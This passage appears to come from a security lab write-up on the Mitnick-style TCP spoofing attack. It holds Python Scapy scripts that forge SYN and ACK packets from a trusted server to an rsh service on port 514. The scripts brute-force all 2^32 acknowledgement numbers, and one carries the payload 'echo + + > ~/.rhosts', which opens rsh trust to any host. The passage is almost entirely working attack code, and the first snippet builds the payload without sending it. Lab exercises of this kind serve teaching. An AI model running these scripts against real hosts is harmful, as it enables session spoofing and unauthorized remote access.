tcp = TCP(sport = srv_port,dport = x_port,flags = "S",seq = srv_ISN)
spoof = ip/tcp
send(spoof,verbose = 0)


data = '9090\x00seed\x00seed\x00echo + + > ~/.rhosts\x00' # payload
for isn in range(0, 1 << 32):
  tcp= TCP(sport=srv_port, dport=x_port, flags="A", seq=srv_ISN+1, ack=isn)
  spoof = ip/tcp
  send(spoof,verbose = 0)
```

3.3: Send spoofed SYN/ACK response (2^32 guesses) (3-3_guess-SYNACK.py)

```
from scapy.all import *

x_ip = "10.0.2.11" # X-Terminal
x_port = 514 # Port number used by X-Terminal

srv_ip = "10.0.2.12" # The trusted server
srv_port = 9090

ip = IP(src=srv_ip,dst=x_ip)

for isn in range(0, 1 << 32):
  tcp= TCP(sport=srv_port, dport=x_port, flags="SA", seq=1, ack=isn)
  spoof = ip/tcp
  send(spoof,verbose = 0)
```